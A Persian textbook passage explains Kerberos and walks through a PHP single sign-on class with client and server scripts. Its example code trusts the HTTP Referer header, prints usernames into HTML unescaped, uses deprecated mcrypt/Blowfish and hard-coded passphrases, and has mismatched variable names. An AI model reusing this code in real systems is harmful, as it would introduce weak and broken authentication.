در سیستم کربروس، یک مشتری (چه یک سرویس باشد و چه یک کاربر) که می‌خواهد وارد شود، یک درخواست را نه به سرور هدف بلکه به یک مرکز توزیع کلید (KDC) ارسال می‌کند. این KDC یک بلیط ارائه کننده‌ی بلیط (TGT) را تولید می‌کند که با رمزعبور ذخیره شده‌ی مشتری رمزنگاری شده و سپس جهت مشتری پس فرستاده می‌شود. مشتری سعی می‌کند که TGT را با رمزعبور مشخص خود، رمزگشایی نماید. اگر موفق شود، آنگاه آن TGT، که بر روی مشتری ذخیره شده است و تنها جهت یک مدت مشخص دارای اعتبار می‌باشد، هر نوع درخواست اضافی جهت ورود را با درخواست کلیدهای بیشتر، مدیریت می‌کند که هر کدام از آن‌ها اجازه‌ی ارتباط با یک سرویس خاص را می‌دهد. فراتر از تنظیمات اولیه‌ی مشتری با URI مختص KDC، کل این فرآیند جهت کاربر، شفاف می‌باشد.

ارائه‌ی دستورالعمل‌های دقیق در خصوص چگونگی نصب و استفاده از کربروس فراتر از گستره‌ی این مستند است، چرا که (همان‌طور که قبلا گفتیم) این یک محصول پیچیده است، ولی این برنامه از MIT در دسترس است که از مجوزهای کپی رایت مشابه با مجوزهای مورد استفاده با نرم‌افزارهای منبع باز با استفاده‌ی گسترده، بهره می‌برد. همچنین به عنوان یک محصول تجاری با پشتیبانی کامل از سوی چندین تولید کننده، در دسترس است.

۳,۴,۲ ساختن سیستم شناسایی یگانه جهت خودتان


استفاده از سیستم شناسایی یگانه‌ی خود مطمئنا با PHP امکان پذیر است چرا که خوب چه چیزی با PHP امکان پذیر نیست؟ رویکرد کلی این است که یک یا چند لاگین بازجهت‌دهی (redirect) سرورهای برنامه را به یک سرور ایمن یکتا، ایجاد نماییم. این سرور ایمن، کاربر را از طریق رمزعبور تایید صلاحیت می‌کند اگر از قبل تایید صلاحیت نشده باشد و سپس یک کوکی جلسه را ایجاد می‌کند. هنگامی که کاربر و جلسه،

تایید صلاحیت شدند، سرور ایمن اطلاعات کاربر را با استفاده از کلید عمومی سرور برنامه، امضا و رمزنگاری می‌کند. سپس اطلاعات رمزنگاری و امضا شده را به عنوان یک متغیر درخواستی در زمانی ارائه می‌دهد که کاربر تایید صلاحیت شده را به سرور برنامه، باز می‌گرداند.

فرض کنید که شما یک سیستم مدیریت محتوا در آدرس cms.example.org با یک فرانت اند پایگاه‌داده در mysqladmin.example.org دارید. شما سرور شناسایی یگانه‌ی خود را در sso.example.org ایجاد می‌کنید. هنگامی که (گام اول در تصویر ۳-۶) یک کاربر تلاش می‌کند که وارد cms شود، از طریق SSL به sso انتقال می‌یابد، که (گام دوم در تصویر ۳-۶) از طریق یک ارتباط ایمن، نام کاربری و رمزعبور وی را درخواست می‌کند. بعد از تایید صلاحیت موفق، sso (گام سوم در تصویر ۳-۶) کاربر را به URI زیر، انتقال می‌دهد:

```
http://cms.example.org/login.php?auth=EJDGkhyt[…]GhZcBe%3D
```

تصویر ۳-۶: فرآیند شناسایی یگانه



مقدار auth عبارت است از انکودینگ base64 یک پیام که شامل هویت تایید شده‌ی کاربر به همراه امضای sso.example.org است که با استفاده از کلید عمومی cms.example.org رمزنگاری شده است. هنگامی که اسکریپت login.php بر روی cms.example.org این مقدار را به عنوان $_GET['auth'] دریافت می‌کند، از کلید خصوصی خود جهت رمزگشایی از این اطلاعات بهره می‌برد. سپس، امضای sso.example.org را با استفاده از کلید عمومی sso تایید نموده و در نهایت (گام چهارم در تصویر ۳-۶) کاربر را با هویت ارسال شده توسط sso تایید صلاحیت می‌نماید و بنابراین به کاربر اجازه می‌دهد تا با برنامه تعامل داشته باشد. به عبارت دیگر، سرور ایمن نوعی گواهی یک‌بار مصرف را ایجاد می‌کند که کاربر را جهت سرور برنامه، قابل شناسایی می‌نماید.

این اطلاعات محرمانه می‌تواند شامل اطلاعات تایید صلاحیت نیز باشد از قبیل یک آرایه از URIها و نقش‌های دسترسی، یا یک نام کاربری و رمزعبور که توسط سرور برنامه به جای کاربر، مورد استفاده قرار می‌گیرد. این موارد ممکن است مورد نیاز باشند اگر کاربر بخواهد به صورت مستقیم وارد mysqladmin.example.org شود. در هنگام انتقال، sso.example.org در می‌یابد که وی از قبل وارد شده است (چرا که دارای یک کوکی جلسه از sso.example.org می‌باشد). هنگامی که sso این مقدار اطلاعات را ایجاد می‌کند، موردی که به mysqladmin.example.org ارسال می‌شود ممکن است شامل نام کاربری و رمزعبور پایگاه‌داده‌ای باشد که باید توسط این کاربر مورد استفاده قرار گیرد.

سرور جی‌میل گوگل یک مثال پیشرفته از یک سیستم شناسایی یگانه است. هنگامی که جهت اولین بار به آن می‌روید (در یک فریم) به فرم ایمن ورود، انتقال داده می‌شوید. بعد از کامل نمودن تایید اعتبار، شما دوباره به یک URI ، انتقال می‌یابید. متغیر auth طولانی در اینجا عبارت است از کلیدی که دسترسی به سرویس Gmail را جهت ادامه‌ی جلسه‌ی شما، به شما می‌دهد.

۳,۴,۲,۱ یک کلاس PHP جهت استفاده از شناسایی یگانه

ما اکنون به استفاده از سیستم شناسایی یگانه در PHP می‌پردازیم. ما دوباره از کلاس‌های openSSL و mcypt ایجاد شده در فصل اول، استفاده خواهیم کرد. به علاوه، شما به یک کلاس singleSignOn جهت استفاده از بخش اعظم این پروتکل نیاز دارید به این صورت که درخواست یا پاسخ تایید صلاحیت را انکد نموده و سپس این پیام انکد شده را به عنوان یک متغیر GET به یک agent مناسب، با استفاده از یک تغییر جهت HTTP تحویل دهد. بنابراین، همین کلاس در هر دو سوی این ارتباط مورد استفاده قرار

می‌گیرد توسط چیزی که ما آن را client می‌نامیم (که در واقع یک سرور برنامه است که از سوی یک ایستگاه کاری مشتری، عمل می‌کند) که درخواست ورود را ارسال می‌کند و توسط یک سرور تایید صلاحیت ایمن (که درخواست ورود را تایید یا رد می‌کند). کد این کلاس در ادامه ارائه شده است

```
<?php

// requires openSSL and mcrypt classes from Chapter 6
require_once( 'openSSL.php' );
require_once( 'mcrypt.php' );

class singleSignOn {
  // certificate/key directory
  private $certDir = '.';

  // contents of local certificate
  public $certificate;

  // contents of local key
  private $privatekey;

  // stub for openSSL object
  protected $openSSL;

  // constructor
  // initializes local openSSL object
  public function __construct( $cert, $key ) {
    $this->certificate = $cert;
    $this->privatekey = $key;
    // throw error on bad key or cert?

    $this->openSSL = new openSSL();
    $this->openSSL->privatekey( $key );
    $this->openSSL->certificate( $cert );
  }
// class singleSignOn continues
```

برای برپایی کلاس singleSignOn، شما دو کلاس قبلی را که مورد استفاده قرار خواهیم داد، اضافه نموده و تعدادی متغیر را تنظیم می‌کنید. در روش سازنده‌ی خود، شما متغیرها را تخصیص می‌دهید، یک شیء openSSL جدید را ایجاد می‌کنید و از روش‌های privatekey() و certificate() آن جهت تخصیص متغیرها به آن استفاده می‌کنید.

```
// continues class singleSignOn
  // nonce() returns a relatively random number
  public function nonce() {
    $nonce = sha1( uniqid( rand(), TRUE ) );
    return $nonce;
  } // end of nonce() method

  // makeRequest() sends a command to a remote server via HTTP 401 redirect
  // $command is the command to encode
  // $to is the url to send the command to
  // $return is the return address for the response
  public function makeRequest( $command, $to, $return,
                               $keyPassphrase = NULL ) {
    // generate a one-time value to randomize request
    $randomizer = $this->nonce();

    // encode the request using the remote certificate
    $request = "$command::$return::$randomizer";
    $remoteCertificate = $this->getCertificate( $to );
    $encodedMessage = $this->encodeMessage( $request,
      $remoteCertificate, $keyPassphrase );

    // build full remote url with encoded message as GET var
    $remoteURI = $to . '?sso=' . rawurlencode( $encodedMessage );

    // redirect to secure server with message as $_GET['sso']
    $this->redirect( $remoteURI );
  } // end of makeRequest() method
// class singleSignOn continues
```

روش nonce() تنها یک مقدار تصادفی را ایجاد می‌کند. نام روش makeRequest() ممکن است اندکی اشتباه به نظر برسد، چرا که هم توسط مشتری و هم سرور جهت ایجاد درخواست و پاسخ مورد استفاده قرار می‌گیرد. هر سرور واقعی (چیزی که ما مشتری و سرور می‌نامیم) یک پاسخ را به درخواست ایستگاه کاری مشتری ارائه می‌کند، که به یک درخواست جهت سرور دیگر تبدیل می‌شود. این روش یک پیام سه قسمتی $request را با استفاده از جداساز :: ایجاد می‌کند که تنها به این دلیل مورد نیاز است که بعدا بتوانند آن را تجزیه نماید. سپس، از روش‌های getCertificate() و encodeMessage() جهت جمع‌آوری و رمزنگاری اطلاعات ضروری جهت ایجاد درخواست (یا پاسخ) استفاده می‌کند. در نهایت، یک URI را جهت سرور دوردست با افزودن پیام رمزنگاری شده به عنوان یک متغیر $_GET ایجاد می‌کند.

```
// continues class singleSignOn
  // discoverRequest() a command and return address sent by makeRequest()
  // $from is the URI to use for the sender; defaults to the referring page
  // returns associative array with command (command) and return address (return)
  public function discoverRequest( $from = FALSE,
                                   $keyPassphrase = NULL ) {
    // find the message
    if ( empty( $_GET['sso'] ) ) return FALSE;
    $encodedMessage = $_GET['sso'];

    // discover from
    if ( !$from ) {
      $from = $_SERVER['HTTP_REFERER'];  //sic
    }

    // decode the message
    $remoteCertificate = $this->getCertificate( $from );
    $request = $this->decodeMessage( $encodedMessage, $remoteCertificate,
                                     $keyPassphrase );

    // decode and save request
    $request = explode( '::', $request );
    $this->request = $request;

    // return the request array
    return $request;
  } // end of discoverRequest() method
// class singleSignOn continues
```


روش discoverRequest() پیام رمزنگاری شده را تجزیه نموده و بخش‌های آن را در آرایه‌ی $request ذخیره می‌کند.

```
// continues class singleSignOn
  // encodeMessage() encodes a message using the recipient's certificate
  // $message is any string
  // $remoteCertificate is the recipient's certificate (public key)
  public function encodeMessage ( $message, $remoteCertificate,
                                  $keyPassphrase ) {
    // sign message using local server's private key
    $signedMessage = $this->openSSL->sign( $message, $keyPassphrase );

    // generate another key to use for encryption
    $encryptionKey = $this->nonce();
```

```
    // encrypt the message using blowfish
    $blowfish = new mcrypt( 'blowfish' );
    $blowfish->setKey( $encryptionKey );
    $encryptedMessage = trim( $blowfish->encrypt( $signedMessage ) );

    // encrypt the encryption key using the secure server's certificate
    $this->openSSL->certificate( $remoteCertificate );
    $sslEncryptedKey = $this->openSSL->encrypt( $encryptionKey );

    // put it all together
    $encodedMessage = "$sslEncryptedKey::$encryptedMessage";
    return $encodedMessage;
  } // end of encodeMessage() method
// class singleSignOn continues
```

روش encodeMessage() کار رمزنگاری پیام را انجام می‌دهد. این فرآیند نسبتا پیچیده در تصویر ۳-۷ نشان داده شده است.

تصویر ۳-۷: فرآیند رمزنگاری پیام



به طور کلی، فرآیند رمزنگاری پیام به این صورت عمل می‌کند: یک پیام متن ساده‌ی امضا شده به صورت متقارن توسط Blowfish با استفاده از یک کلید تصادفی، رمزنگاری می‌شود. خود این کلید تصادفی به صورت نامتقارن توسط RSA با استفاده از گواهی گیرنده به عنوان یک کلید عمومی، رمزنگاری می‌شود. این کلید رمزنگاری شده به پیام امضا و رمزنگاری شده اضافه می‌شود تا پیام رمزنگاری شده‌ی نهایی، تشکیل شود.

اگر بخواهیم با جزئیات بیشتر بگوییم، در ابتدا، شما روش sign() در openSSL را مورد استفاده قرار می‌دهید تا پیامی را که می‌خواهید ارسال کنید، با استفاده از کلید خصوصی خود، امضا نمایید. سپس باید این پیام امضا شده را با استفاده از یک رمز بلوکه‌ای متقارن مثل AES یا (در این مورد) Blowfish رمزنگاری نمایید. شما یک کلید تصادفی جدید را جهت رمزنگاری ایجاد نموده و آن را به روش setkey() در mcrypt ارائه می‌کنید. سپس، خود رمزنگاری را با فراخوانی mcrypt->encrypt() انجام می‌دهید.

اکنون باید از رمزنگاری کلید عمومی استفاده کنید تا کلید تصادفی را ایمن نمایید. اولین گام این است که گواهی گیرنده را به openSSL->certificate() انتقال دهید. سپس، روش encrypt() در openSSL را فراخوانی می‌کنید تا به صورت نامتقارن کلید تصادفی را رمزنگاری کنید. این دو مقدار رمزنگاری شده در ادامه، به هم متصل می‌شوند و توسط یک علامت دو نقطه‌ی مکرر (::) جدا می‌شوند تا در سمت گیرنده دوباره از هم جدا شوند. این مقدار یک پیام رمزنگاری شده است که به صورت ایمن جهت گیرنده می‌تواند ارسال شود.

فرآیند رمزگشایی و تایید پیام نیز مشابه است البته به صورت عکس و با استفاده از کلید خصوصی گیرنده به جای گواهی.

مرکز پژوهش و امداد و توسعه عملیات رخدادهای رایانه ای

```
// continues class singleSignOn
  // decodeMessage() decodes a message encoded using encodeMessage(),
  // using the recipient's private key
  public function decodeMessage ( $message, $remoteCertificate,
                                  $keyPassphrase ) {
    // split fullMessage
    list( $sslEncryptedKey, $encryptedMessage ) = explode( '::', $message );

    // decrypt the encryptionKey
    $encryptionKey = $this->openSSL->decrypt( $sslEncryptedKey,
       $keyPassphrase );

    // decrypt the blowfish-encrypted message
    $blowfish = new mcrypt( 'blowfish' );
    $blowfish->setKey( $encryptionKey );
    $signedMessage = $blowfish->decrypt( $encryptedMessage );

    // verify signature
    $this->openSSL->certificate( $remoteCertificate );
    $decodedMessage = $this->openSSL->verify( $signedMessage );
    if ( !$decodedMessage ) {
      exit( "ERROR - Invalid message, unverified." );
    }

    // return decoded, verified message
    return $decodedMessage;
  } // end of decodeMessage() method
// class singleSignOn continues
```

روش decodeMessage()، همان‌طور که می‌توان حدس زد، پیام رمزنگاری شده را رمزگشایی می‌کند. شما آن را به بخش‌های تشکیل دهنده تقسیم می‌کنید (با استفاده از جداساز اختیاری ::)، و از روش‌های مناسب openSSL و mcrypt جهت وارون نمودن رمزنگاری نامتقارن استفاده شده بر روی کلید تصادفی و رمزنگاری متقارن استفاده شده بر روی خود پیام امضا شده، استفاده می‌کنید. در نهایت از روش verify() در openSSL جهت تلاش جهت تایید اعتبار امضا (و بنابراین، مشتری) استفاده می‌کنید.

```
// continues class singleSignOn
  public function getRequestCommand() {
    return $this->request[0];
  }

  public function getRequestReturn() {
    return $this->request[1];
  }

  // looks in the local certificate directory
  // for a copy of the remote certificate
  // certificate naming convention is $this->certDir/hostname-port.crt
  public function getCertificate( $remoteURI ) {
    $parsed = parse_url( $remoteURI );
    if ( empty( $parsed['port'] ) ) {
      if ( $parsed['scheme'] == 'https' ) {
        $parsed['port'] = 443;
      }
      else {
        $parsed['port'] = 80;
      }
    }
    $certificate = $this->certDir . '/' . $parsed[host] .
      '-' . $parsed[port] . '.crt';
    if ( !is_readable( $certificate ) ) {
      exit("Cannot read certificate file
            for remote ($remoteURI) signon server: $certificate");
```

```
    }
    return file_get_contents( $certificate );
  } // end of getCertificate() method

  public function redirect( $url ) {
    if ( !headers_sent() ) {
      header('HTTP/1.1 401 Authorization Required');
      header('Location: '.$url );
    }
    print '<a href="' . $url . '">Please click here to continue.</a>';
    exit();
  } // end of redirect() method

} // end of singleSignOn class

?>
```

شما کلاس singleSignOn را با دو روش ساده‌ی getRequestCommand() و getRequestReturn() به ترتیب جهت استخراج دستور و بازگرداندن آدرس فرستنده از آرایه‌ی $request، به اتمام می‌رسانید. روش getCertificate() از تابع parse_url در PHP استفاده می‌کند تا از $remoteURI مشخص شده، تعیین نماید که آیا شما می‌خواهید یک ارتباط ایمن داشته باشید (با استفاده از پورت ۴۴۳) یا نه (استفاده از پورت ۸۰). سپس، یک مسیر را به فایل گواهی سرور دوردست ایجاد می‌کند، بررسی می‌کند که گواهی قابل خواندن باشد و اگر اینگونه است، محتوای آن را ارائه می‌کند. در نهایت، روش redirect() یا (اگر اولین بار باشد به گونه‌ای که هدرها از قبل فرستاده نشده باشند) هدرهای مورد نیاز تایید صلاحیت را ارسال می‌کند یا (از آنجا که شما به اینجا برنخواهید گشت تنها در صورتی که کاربر با موفقیت وارد شده باشد)، یک لینک جهت ادامه‌ی کار به کاربر ارائه می‌کند.

۳,۴,۲,۲ استفاده از کلاس شناسایی یگانه: طرف برنامه

اکنون که این ابزارها سر جای خود قرار دارند، شما باید دو اسکریپت را ایجاد کنید که به کاربر اجازه دهید تا ورود واقعی را انجام دهد. اولین مورد بر روی سرور برنامه قرار خواهد گرفت و از سرور ایمن می‌خواهد تا درخواست ورود مشتری را تایید کند. دومین مورد بر روی سرور تایید صلاحیت ایمن قرار خواهد گرفت و درخواست ورود را تایید (یا رد) خواهد نمود. این دو اسکریپت با ارسال پیام از طریق ایستگاه کاری مشتری با یکدیگر در ارتباط خواهند بود.

هنگامی که این اسکریپت اول (بر روی سرور برنامه) توسط ایستگاه کاری مشتری فراخوانی می‌شود، یک درخواست تایید صلاحیت را جهت سرور ارسال می‌کند؛ از سوی دیگر، اگر توسط آن سرور فراخوانی شود (از طریق ایستگاه کاری مشتری)، متغیرهای $GET_ را دریافت می‌کند که مشخص می‌کنند آیا مشتری با موفقیت وارد شده است یا خیر.

```
<?php

// use session to keep state
session_start();

// config
$expect = 'Authorize';
$clientURI = 'http://www.example.org/ssoClient.php';
$serverURI = 'https://ssl.example.org/ssoServer.php';
$clientCert = 'www.example.org-80.crt';
$clientKey = 'www.example.org-80.key';
$clientKeyPassphrase = '1234';
$serverCert = 'ssl.example.org-443.crt';

// main

// handle logout
if ( !empty( $_GET['logout'] ) ) {
  unset( $_SESSION['username'] );
 }
// ssoClient.php continues
```

شما یک جلسه را با ایجاد و یا حفظ یک حالت، آغاز می‌کنید و یک مجموعه متغیر ضروری جهت یافتن و مدیریت گواهی مشتری را (در اینجا با استفاده از مقادیر نمایشی) تنظیم می‌کنید. در ادامه، شما به دنبال متغیرهای $GET_ می‌گردید، اگر یک logout را یافتید، username جلسه را از حالت تنظیم خارج می‌کنید به گونه‌ای که کاربر بتواند دوباره از اول شروع کند.

شبکه‌های رایانه‌ای

```
// continues ssoClient.php
// not logged in yet?
if ( empty( $_SESSION['username'] ) ) {
  require_once( 'singleSignOn.php' );

  // load local certificate and key
  $localCertificate = file_get_contents( $clientCert );
  $localKey = file_get_contents( $clientKey );

  // create new singleSignOn instance
  $client = new singleSignOn( $localCertificate, $localKey );

  // no token from the server, redirect
  if ( empty( $_GET['sso'] ) ) {
    print '<h3>Please log in using our secure server:</h3>';

    // make request
    // makeRequest( command, to, from, keypassphrase )
    $client->makeRequest( 'login', $serverURI, $clientUrl,
                          $clientKeyPassphrase  );
    exit();
  }
// ssoClient.php continues
```

اگر username جلسه هنوز وجود نداشته باشد (یا به این دلیل که کاربر تازه کار را شروع کرده است و یا خارج شده است)، شما کلاس singleSignOn را وارد می‌کنید که کاربر جهت ورود به آن نیاز دارد. در ادامه شما گواهی مشتری (محلی) و مقادیر کلید را فراخوانی می‌کنید و از آن‌ها جهت ایجاد یک شیء singleSignOn جدید جهت مدیریت ورود مشتری، استفاده می‌کنید. اگر از سرور باز نمی‌گردید، در ادامه از روش makeRequest() جهت اجرای یک درخواست ورود استفاده می‌کنید و از این اسکریپت خارج می‌شوید.

```
// continues ssoClient.php
  else {
    // decode request
    // discoverRequest( from, keypassphrase )
    $client->discoverRequest( $serverUrl, $clientKeyPassphrase );
    $command = $client->getRequestCommand();

    // check for expected command
    if ( substr( $command, 0, strlen($expect) ) != $expect ) {
      exit( 'Invalid sso token.' );
    }
```

```
    else {
      // log in using provided username
      $_SESSION['username'] = trim( substr( $command, strlen($expect) ) );
    }
  }

}

?>
<h3>Hello <?=$_SESSION['username']?>. <a href="?logout=1">logout</a></h3>
```

از سوی دیگر، اگر شما در حال بازگشت از سرور هستید، از روش discoverRequest() استفاده می‌کنید تا محتوای موجود در چیزی که سرور ارسال می‌کند را بازیابی نمایید و آن را با چیزی که انتظار داشتید مقایسه نمایید (در این حالت، رشته‌ی Authorize)، اگر منطبق نیستند، شما یک پیام را به کاربر ارائه داده و خارج می‌شوید؛ اگر منطبق است، شما یک ورودی username را در متغیرهای جلسه با جزئیات، ایجاد می‌کنید. در نهایت به مشتری اعلام می‌کنید که ورود موفق بوده است به این صورت که فرصت خروج را به وی می‌دهید.

۳,۴,۲,۳ استفاده از کلاس شناسایی یگانه: طرف سرور تایید صلاحیت

اکنون به بخش دوم سیستم می‌پردازیم، یعنی اسکریپتی که بر روی سرور تایید صلاحیت قرار دارد. این اسکریپت یک درخواست جهت ورود از سوی مشتری را می‌پذیرد (در واقع از سرور برنامه، که از ایستگاه کاری مشتری عبور می‌کند) و یک پاسخ را ارائه می‌دهد. این اسکریپت از ابعاد مختلف موازی با اسکریپت ssoClient.php است که در بخش قبلی مورد استفاده قرار گرفت چرا که هر کدام از این اسکریپت‌ها تقریبا کار یکسانی را در دو انتهای یک ارتباط انجام می‌دهند.

مدیریت امداد هماهنگی عملیات (امدادهای رایانه ای)

```
<?php

// use session to track state
session_start();

// config
$expect = 'Authorize';
$clientUrl = 'http://www.example.org/ssoClient.php';
$serverUrl = 'https://ssl.example.org/ssoServer.php';
$clientCert = 'www.example.org-80.crt';
$serverCert = 'ssl.example.org-443.crt';
$serverKey = 'ssl.example.org-443.key';
$serverKeyPassphrase = '1234';

// main
require_once( 'singleSignOn.php' );
$localCertificate =  file_get_contents( $serverCert );
$localKey =  file_get_contents( $serverKey );
$server = new singleSignOn( $localCertificate, $localKey );
// ssoServer.php continues
```

شما یک جلسه را با حفظ یک حالت آغاز می‌کنید و یک گروه از متغیرهای ضروری جهت یافتن و مدیریت گواهی سرور را تنظیم می‌کنید (موازی با آن‌هایی که جهت اسکریپت مشتری انجام شد و باز هم در اینجا با مقادیر نمایشی). در ادامه، شما کلاس singleSignOn را اضافه می‌کنید، اطلاعات گواهی محلی خود را بازخوانی می‌کنید (همان‌طور که جهت مشتری انجام دادید ولی این بار البته جهت سرور) و یک شیء جدید singleSignOn را با استفاده از این مقادیر ایجاد می‌نمایید تا پاسخ سرور را مدیریت کنید.

گروه عملیات رخنه‌های رایانه ای

```
// continues ssoServer.php
// form processor, skip on first pass
if ( !empty( $_POST['submit'] ) ) {

  // get original return address from session
  $request = $_SESSION['ssoRequest'];
  $to = $request[1]; // original request['return']

  //
  // authenticate username and password here... unshown
  //

  // build command
  $command = "Authorize $_POST[username]";

  // send command to return address
  print '<h3>Authenticated, redirecting back to insecure
         with authorize token</h3>';
  $server->makeRequest( $command, $clientUrl, $serverUrl,
                        $serverKeyPassphrase );
  exit();
}
// ssoServer.php continues
```

وقتی که جهت اولین بار به اینجا می‌رسید، به این دلیل خواهد بود که مشتری همین الان یک درخواست ورود را ارائه نموده است. ما اندکی دیگر به این شرایط می‌پردازیم. اکنون، شما جهت دومین بار به اینجا رسیده‌اید، در پاسخ به ارائه‌ی یک نام کاربری و رمز عبور توسط مشتری (از طریق یک فرم). بنابراین شما یک آدرس بازگشت را از متغیر درخواست جلسه ارائه آورده و تلاش می‌کنید که کاربر را تایید صلاحیت کنید. ما این فرآیند را در اینجا نشان نداده‌ایم؛ این فرآیند یک بازخوانی ساده‌ی متغیرهای $_POST و مقایسه‌ی آن‌ها با مقادیر ذخیره شده و قابل قبول خواهد بود. بعد از موفقیت، شما پاسخ تایید صلاحیت را ایجاد می‌کنید، یک پیام را بر روی کنسول چاپ می‌کنید و پاسخ را جهت مشتری با استفاده از makeRequest() ارسال می‌کنید.

```
// continues ssoServer.php
// discover command
$request = $server->discoverRequest( $clientUrl, $serverKeyPassphrase );
$command = $server->getRequestCommand();
if ( !$command ) exit( 'No command found.' );

// put request in session
$_SESSION['ssoRequest'] = $request;

// command login:
  ?>
<h1>This is a secure server...</h1>
<p>...acting on behalf of
<a href="<?=$server->getRequestReturn()?>">
  <?=$server->getRequestReturn()?></a>.</p>
<p>Please <?=$server->getRequestCommand()?> below.</p>
<form action="" method="post">
  username: <input type="text" name="username" /><br>
  password: <input type="password" name="password" /><br>
  <input type="submit" name="submit" value="login" />
</form>
```

در صورتی که برای اولین بار به اینجا می‌رسید، از روش discoverRequest() استفاده کنید تا دقیقا مشخص نمایید که مشتری چه کاری می‌خواهد انجام دهد (ورود یا خروج). اگر هیچ درخواستی یافت نشد، به عنوان یک گزینه‌ی ایمنی، خارج می‌شوید، یک وضعیت که نباید رخ دهد. در غیر این صورت، شما درخواست را درون متغیر جلسه می‌افزایید و سپس فرمی را که به کاربر اجازه‌ی ورود می‌دهد، ایجاد می‌کنید. هنگامی که این فرمان ارسال می‌شود، شما در بخش قبلی این اسکریپت، آن را پردازش خواهید نمود. این انتهای اسکریپت ssoServer.php می‌باشد.

